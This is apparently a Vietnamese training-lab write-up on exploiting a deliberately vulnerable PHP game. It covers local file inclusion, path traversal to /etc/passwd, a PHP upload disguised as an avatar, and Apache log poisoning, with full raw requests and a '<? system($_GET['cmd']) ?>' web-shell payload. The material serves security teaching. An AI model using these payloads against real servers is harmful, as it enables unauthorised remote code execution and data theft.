
4. Level 4

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc.

Giới thiệu

Chức năng của chương trình

- Level 4 là game Flappy Bird phiên bản CyberJutsu.





- Khi truy cập vào game, người dùng sẽ cần phải tạo một tài khoản để chơi.

Path traversal Level 4

localhost:8094/register.php

Create account

Name



Submit

- Game này gồm có 03 chức năng chính:
 - + Hall of fame: hiển thị bảng xếp hạng của người chơi.


Path traversal Level 4

localhost:8094

Hall of fame Game Profile


Avatar	Name	Points
	admin	100000
	cyberjutsu	379

- + Game: khu vực bắt đầu trò chơi.
- + Profile: chức năng cập nhật ảnh đại diện người chơi.



Mã nguồn chương trình

- Đầu tiên chúng ta sẽ xem xét tổng thể chương trình, dựa vào dấu hiệu đã học ta có thể xác định được một điểm đáng nghi tại chức năng chơi game. Khi người dùng mở trò chơi, chương trình sẽ gọi đến một file html trong thư mục (**?game=fatty-bird-1.html**)



- Chức năng hiển thị trò chơi được xây dựng trong **game.php** với nội dung code như sau:

```
17
18     if (!isset($_GET['game'])) {
19         header('Location: /game.php?game=fatty-bird-1.html');
20         die();
21     }
22     $game = $_GET['game'];
23     ?>
```

- Nếu người chơi chưa lựa chọn ván chơi, chương trình mặc định sẽ mở ván **fatty-bird-1.html**. Để thay đổi ván chơi, người dung chỉ cần thay thế tên ván game ở biến name trong url.

```
45     <br>
46     <div style="background-color: white; padding: 20px;">
47         <?php include './views/' . $game; ?>
48     </div>
```

- Ván game sẽ được chương trình mở lên thông qua **include**.
- ➔ Người dung hoàn toàn có thể kiểm soát được biến **game** của chương trình và include bất kì file nào trong hệ thống. **(1)**



- Tiếp đến là chức năng upload ảnh đại diện của user, chúng ta có thể kiểm tra đoạn code trong file **profile.php**

```
11 $response = "";  
12 if (isset($_FILES["fileUpload"])) {  
13     // Always store as avatar.jpg  
14     move_uploaded_file($_FILES["fileUpload"]["tmp_name"], "/var/www/html/upload/" . $_SESSION["name"] . "/avatar.jpg");  
15     $response = "Success";  
16 }  
17 ?>
```

- Chương trình sẽ lưu file của người dùng upload lên server với tên là **avatar.jpg**
- Tại folder upload, chương trình sẽ tạo ra một folder ứng với tên của user.


```
root@6a194f591a55:/var/www/html# cd upload/  
root@6a194f591a55:/var/www/html/upload# ls  
admin  cyberjutsu  
root@6a194f591a55:/var/www/html/upload#
```

- Chúng ta hoàn toàn có thể thao túng được nội dung file và biết được đường dẫn của file này trên hệ thống. **(2)**
- Kết hợp yếu tố **(1)** và **(2)** chúng ta có thể thực hiện khai thác như sau:

Bước 1: Upload một file chứa mã thực thi lên server, ở đây mình sẽ upload một file có nội dung là `<?php phpinfo();?>`

- Dựa vào logic của chương trình, chúng ta có thể xác định được đường dẫn sau khi upload của chương trình trên hệ thống là `/var/www/html/upload/cyberjutsu/avatar.jpg`

Bước 2: Khai thác include để thực thi file nguy hiểm vừa upload bằng cách truy cập đến endpoint `/game.php?game=../upload/cyberjutsu/avatar.jpg`



- Như vậy là chúng ta có thể thực thi được code php trên server và có thể chạy bất kì lệnh nào ta mong muốn.


5. Level 5

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc.


Giới thiệu

Chức năng của chương trình

- Level 5 là game Flappy Bird phiên bản CyberJutsu.




- Game 2 thì đang phát triển nên chưa chơi được.



Mã nguồn chương trình

- Có 2 folder lớn là configs và src, configs chứa các file cấu hình server và src chứa mã nguồn của chương trình



- Bên trong src gồm có:
 - Folder static: chứa các file ảnh và âm thanh
 - Folder views: chứa các file html dùng để hiển thị giao diện cho người dùng
 - File index.php: là file xử lý chính của ứng dụng
- Phân tích source code trong file index.php ta thấy
 - Dòng 3 có sự xuất hiện của untrusted data là biến `$_GET['game']`
 - Mặc định khi truy cập, trang web sẽ hiển thị view từ file `fatty-bird-1.html`
 - Nếu gói GET gửi lên có kèm theo giá trị của tham số `game`, thì giá trị này sẽ được gán vào biến `$game`
 - Dòng 21 cho thấy biến `$game` sau đó được cộng chuỗi với một đường dẫn và đi vào hàm `include`



```
1 <?php
2 // error_reporting(0);
3 if (!isset($_GET['game'])) {
4     header('Location: /?game=fatty-bird-1.html');
5 }
6 $game = $_GET['game'];
7 ?>
8
9 <!DOCTYPE html>
10 <html lang="en">
11     <head>
12         <?php include './views/header.html'; ?>
13     </head>
14
15     <body>
16         <br><br>
17         <p class="display-5 text-center">Goal: RCE me</p>
18
19         <br>
20         <div style="background-color: white; padding: 20px;">
21             <?php include './views/' . $game; ?>
22         </div>
23
24     </body>
25
26     <?php include './views/footer.html' ?>
27 </html>
```

- PHP `include` là một hàm cho phép copy hết tất cả nội dung của file khác vào file hiện tại, rồi thực thi

include

(PHP 4, PHP 5, PHP 7, PHP 8)


The `include` expression includes and evaluates the specified file.

- Tóm lại, file `index.php` làm nhiệm vụ chính là hiển thị giao diện dựa vào giá trị của tham số GET `game`



Thử khai thác vào `include`

- Ta có thể tác động vào `$_GET['game']` vì đây là dữ liệu được gửi từ client
- Thử thay đổi giá trị của game thành một file khác cũng trong thư mục views.



- Ta thấy trang web render đúng nội dung của từng file mình vừa include
- Vậy còn những file khác trên server thì sao? Liệu truyền bất kì đường dẫn file nào vào `include` cũng đọc được?
- Nhưng `$game` đã bị prefix bởi `./views/`, ta có thể include một file khác không nằm trong thư mục `views` được không? Liệu có thể sử dụng `../` để Path Traversal thoát ra khỏi thư mục này?
- Thử với file text `/etc/passwd`



```
Request
Pretty Raw Hex
1 GET /?game=../../../../etc/passwd HTTP/1.1
2 Host: localhost:8095
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
6 Purpose: prefetch
7 Sec-Fetch-Site: none
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
12 sec-ch-ua-mobile: ?0
13 sec-ch-ua-platform: "Windows"
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18


Response
Pretty Raw Hex Render
Goal: RCE me

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

- Ta đã tấn công Path Traversal và đọc được file bất kỳ trên hệ thống

Tìm cách thực thi lệnh

- Như đã nói ở trên, `include` sau khi copy nội dung file, nó sẽ thực thi luôn **nếu có** code PHP trong đó.





- Ta có thể nghĩ đến việc upload một file PHP và include file này
- Tuy nhiên ứng dụng không cho phép upload gì lên server
- Vậy có cách nào không cần upload file nhưng vẫn đưa được code PHP của mình vào nội dung một file nào đó trên server, sau đó chỉ cần include file này?
- Để làm được như vậy, ta có thể nghĩ đến cách làm cho untrusted data rơi vào trong nội dung của một file có sẵn trên server
- Ví dụ một trong các tính năng mà có thể sẽ ghi dữ liệu của user vào nội dung file đó là tính năng log
- Cụ thể đối với httpd Apache, mặc định các request sẽ được ghi log lại ở đường dẫn
`/var/log/apache2/access.log`

Xem thêm

- Thông thường khi cài đặt apache người ta sẽ cấu hình 2 file là access log và error log để theo dõi các request gửi lên web server và điều tra khi có sự cố trong lúc xử lý request
- Để xem cấu hình này, ta vào file `000-default.conf`.

```
1 <VirtualHost *:80>
2     ServerAdmin webmaster@localhost
3     DocumentRoot /var/www/html
4
5     ErrorLog ${APACHE_LOG_DIR}/error.log
6     CustomLog ${APACHE_LOG_DIR}/access.log combined
7 </VirtualHost>
```

- Đây là cấu hình mặc định của apache. Và giá trị mặc định của `${APACHE_LOG_DIR}` là
`/var/log/apache2/`
- Thử truy cập đến `access.log` ta thấy ở đây chứa các HTTP request gửi lên server

The screenshot shows a web browser displaying the content of `/var/log/apache2/access.log`. The page is rendered in a dark theme with a monospaced font. The content is organized into two main sections: 'Request' and 'Response'. The 'Request' section lists various HTTP requests, including GET, POST, and HEAD requests, along with their corresponding status codes and headers. The 'Response' section shows the corresponding responses, including status codes, headers, and body content. The browser's address bar shows the URL `https://localhost:8095/`. The page content is a raw view of the log file, with line numbers visible on the left side of the 'Request' section.



- Cú pháp của một dòng log trông như sau:

Byte Sent					
172.27.0.1	[14/Nov/2022:00:18:41 +0000]	"GET /?game=fatty-bird-1.html HTTP/1.1"	200 2824	-	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Source IP	Timestamp	Request String	Status Code	Referer	User-Agent

- Như vậy, một số trường ta có thể thay đổi trong gói tin HTTP gửi lên server là: Request String, Referer, và User-Agent
- Nếu gửi lên server một cú request có chứa code PHP ở một trong 3 vị trí trên, sau đó include file access.log này thì sao?
- Thử gửi một cú GET request có User-Agent là `<? phpinfo() ?>`
- Sau đó include access.log, ta thấy trang web đã thực thi được PHP

Request
Pretty Raw Hex

```
1 GET /?game=../../../../var/log/apache2/access.log
2 HTTP/1.1
3 Host: localhost:8095
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <? phpinfo() ?>
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Purpose: prefetch
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 sec-ch-ua: "(Not(A:Brand);v=8", "Chromium";v=99"
13 sec-ch-ua-mobile: ?0
14 sec-ch-ua-platform: "Windows"
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
```

Response
Pretty Raw Hex Render

(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36" 172.27.0.1 - - [14/Nov/2022:09:50:35 +0000] "GET /?game=../../../../etc/passwd HTTP/1.1" 200 1160 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36" 172.27.0.1 - - [14/Nov/2022:09:50:37 +0000] "GET /?game=../../../../var/log/apache2/access.log HTTP/1.1" 200 1090 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36" 172.27.0.1 - - [14/Nov/2022:09:51:04 +0000] "GET /?game=?game=fatty-bird-1.html HTTP/1.1" 200 995 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36" 172.27.0.1 - - [14/Nov/2022:09:51:16 +0000] "GET /?game=?game=fatty-bird-1.html HTTP/1.1" 200 995 "-" "

PHP Version 7.3.33

System	Linux f3cbbc54e178 5.10.16.3-mic
Build Date	Mar 18 2022 03:11:44



- Để RCE, ta chỉ cần thay `phpinfo()` thành `system($_GET['cmd'])` và truyền câu lệnh muốn thực thi vào tham số `cmd`

```
Request
Pretty Raw Hex
1 GET /?game=../../../../var/log/apache2/access.log&cmd=id HTTP/1.1
2 Host: localhost:8095
3 Upgrade-Insecure-Requests: 1
4 User-Agent: <? system($_GET['cmd']) ?>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;q=0.9
6 Purpose: prefetch
7 Sec-Fetch-Site: none
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "(Not(A:Brand);v=\"8\", \"Chromium\";v=\"99\"
12 sec-ch-ua-mobile: ?0
13 sec-ch-ua-platform: \"Windows\"
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18

Response
Pretty Raw Hex Render
1048 </td>
1049 </tr>
1050 </table>
1051 </div>
1052 </body>
1053 </html>
1054
172.27.0.1 - - [14/Nov/2022:09:52:22 +0000] "GET /?game=../../../../var/log/apache2/access.log HTTP/1.1" 200 24645 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36"
1052 172.27.0.1 - - [14/Nov/2022:09:54:09 +0000] "GET /?game=?game=fatty-bird-1.html HTTP/1.1" 200 995 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
1053
172.27.0.1 - - [14/Nov/2022:09:54:18 +0000] "GET /?game=../../../../var/log/apache2/access.log HTTP/1.1" 200 24759 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36"
1055 172.27.0.1 - - [14/Nov/2022:09:54:31 +0000] "GET /?game=../../../../var/log/apache2/access.log&cmd=id HTTP/1.1" 200 24838 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36"
1056 172.27.0.1 - - [14/Nov/2022:09:56:02 +0000] "GET /
```

- Kiểu tấn công đưa malicious code vào log được gọi là Log Poisoning, và chỉ có tác dụng khi kết hợp với lỗi Local File Inclusion (LFI)



